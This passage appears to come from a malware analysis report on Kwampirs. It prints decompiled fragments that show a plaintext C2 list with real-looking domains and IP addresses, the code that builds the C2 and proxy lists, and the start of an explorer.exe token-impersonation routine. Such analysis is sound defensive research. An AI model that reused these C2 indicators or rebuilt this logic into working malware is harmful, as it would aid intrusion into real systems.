
This sample has two large C2 lists (~100 URLs each), like the previous Kwampirs C2 lists, but stored in clear text (Figure 71), as opposed to other Kwampirs. It is strange because previous versions were already decrypting the lists in runtime. Our researchers believe they were in the middle of a refactor of the configuration, as explained in the next point.



```
                             ; DATA XREF: sub_10008CE0
unicode 0, <newsmrn.tk/index.php>,0
db 'w',0

unicode 0, <ww.mrnmrnnkg.ml/index.php>,0

unicode 0, <www.pogdswqe.ml/index.php>,0

unicode 0, <www.unityuntgbrffd.ml/index.php>,0

unicode 0, <137.21.77.32/index.php>,0
db 's',0

unicode 0, <itepogmrngb.ml/index.php>,0
db '6',0

unicode 0, <8.44.99.123/index.php>,0

unicode 0, <11.25.41.114/index.php>,0
db 'w',0
```

Figure 71: List of C2 in plain text


In this sample, something strange happened with the encrypted configuration. The main configuration decryption function gets a new function level -- a function on top of it. The size of the C2 lists appears to now be stored in ASCII, and it gets converted to an integer with the atoi() function. This is strange because the size was not "moved around" before. It was just accessed directly where it was needed and in binary (integer) format already. But in this sample, it is in ASCII in one fixed offset, and then converted to integer (Figure 72) and used later in other parts related to the C2 lists configuration preparation. At the same time, the offsets of the configuration lists (with the sizes) are grouped by the end of the old decryption routine.



```
while ( scan_buffer_to_list(
          *(int *)((char *)dll_name_lengths + v61),
          (int)&dll_names_0 + v68,
          (_DWORD *)((char *)dll_names_dest + v61)) )
{
  v68 += dll_name_lengths[v63];
  ++v63;
  if ( v63 >= 5 )
  {
    constant_for_preinfo_buffer = (int)&dword_69F58370;
    size1 = (char *)&list_size_1;
    flag_proxy = (int)a11111111111111;
    c2_urls_w_proxy_opts = (__int16 *)aUntnewsgbrnkgg;
    proxy_list = (__int16 *)&unk_69F5D590;
    proxy_bypass_list = (__int16 *)&unk_69F623B0;
    flag_proxy2 = (int)a111111111111_0;
    size2 = (char *)&unk_69F698E0;
    c2_urls_no_proxy_opts = (__int16 *)aNewsmrn_tkInde;
    return 1;
  }
  v61 = v63 * 4;
}
```

Figure 72: Traces of auxiliary code related to the template system.

The upper level function processes these offsets as raw buffers, converting the ASCII raw lists (separated by new lines) to arrays (Figure 73). This is all auxiliary code related to the template system.



```
if ( !main_config_decryption_routine() )      // Main config decryption routine
  goto LABEL_18;
fixed_constant_for_preinfo_buffer = *(_BYTE *)constant_for_preinfo_buffer;
list_size1 = atoi(size1);
list_size2 = atoi(size2);
dwAccessTypes = (int)new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
c2_urls_with_proxy_opts = (int)new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
proxies = (int)new__(4 * list_size1int -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
proxys_bypass = (int)new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
flags_fetch_send_system_version_info = (int)new__(list_size1);
c2_urls_no_proxy_opts_aka_list2 = (int)new__(4 * list_size2 | -((unsigned __int64)(unsigned int)list_size2 >> 30 != 0));
v0 = (_BYTE **)new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
if ( !create_array_of_buffs_with_list1_size((int)v0) )
  goto LABEL_18;
v1 = 0;
list_size1___ = list_size1;
v3 = dwAccessTypes;
while ( v1 < list_size1___ )
{
  *(_DWORD *)(v3 + 4 * v1) = *v0[v1] - 48;
  ++v1;
}
if ( !create_array_of_buffers_from_raw_values(c2_urls_with_proxy_opts, c2_urls_w_proxy_opts, list_size1___) )
  goto LABEL_18;
if ( !create_array_of_buffers_from_raw_values(proxies, proxy_list, list_size1) )
  goto LABEL_18;
if ( !create_array_of_buffers_from_raw_values(proxys_bypass, proxy_bypass_list, list_size1) )
  goto LABEL_18;
v4 = new__(4 * list_size1 | -((unsigned __int64)(unsigned int)list_size1 >> 30 != 0));
if ( !create_array_of_buffs_with_list1_size((int)v4) )
  goto LABEL_18;
v5 = 0;
v6 = list_size1;
v7 = flags_fetch_send_system_version_info;
while ( v5 < v6 )
{
  *(_BYTE *)(v7 + v5) = *v0[v5] != 0;
  ++v5;
}
if ( create_array_of_buffers_from_raw_values(c2_urls_no_proxy_opts_aka_list2, c2_urls_no_proxy_opts, list_size2) )
  result = 1;
```

Figure 73: **Kwampirs auxiliary code related to the template system.**


The C2 lists are not encrypted, but our researchers conclude this could be exactly the version where the builder and template were being created (or tested) because:

1. Previous reporters have the C2 lists encrypted. Researchers believe they were testing the builder options and one was C2 list encryption.
2. It seems strange that these offsets all get grouped by the end of the routine. It is a sign the developers were doing a refactor preparing all the code related to supporting the template system. Our researchers confirm most of the properties that can be set with the placeholders seen from the leaked template are grouped at this area.
3. And the sizes appear stored in ASCII, not as binary. They just copy the values of the templates as ASCII, and then a conversion is needed.

Neither the small traces "leaking" the presence of the template, nor the failing code wrapping the dead code on the x64 Dropper, were found in Shamoon 1. Then this is probably because there was no builder yet (or if there was, it was a very rudimentary one). The most simple explanation is that Kwampirs was possibly first using this template system, and then this system was adopted back to Shamoon 2 (as it is a clear copy), but failed in the macro wrapping code (Ops problem now ;-)).

Last but not least, checkout how this reporter starts impersonating user tokens via explorer.exe tokens for creating new processes. Here is how the "proxy process" is created:


4. First it will iterate through all the running processes to find the PID (process ID) of explorer. exe (Figure 74).



```
push    0E0h              ; size_t
push    ebx               ; int
push    offset unk_69F6F718 ; void *
call    _memset
add     esp, 0Ch
mov     ecx, path_explorer_exe
call    search_process_return_pid
mov     [ebp+var_D8C], eax
cmp     eax, ebx
jnz     short loc_69F31A77
```

Figure 74: **Kwampirs code to find the explorer.exe PID**

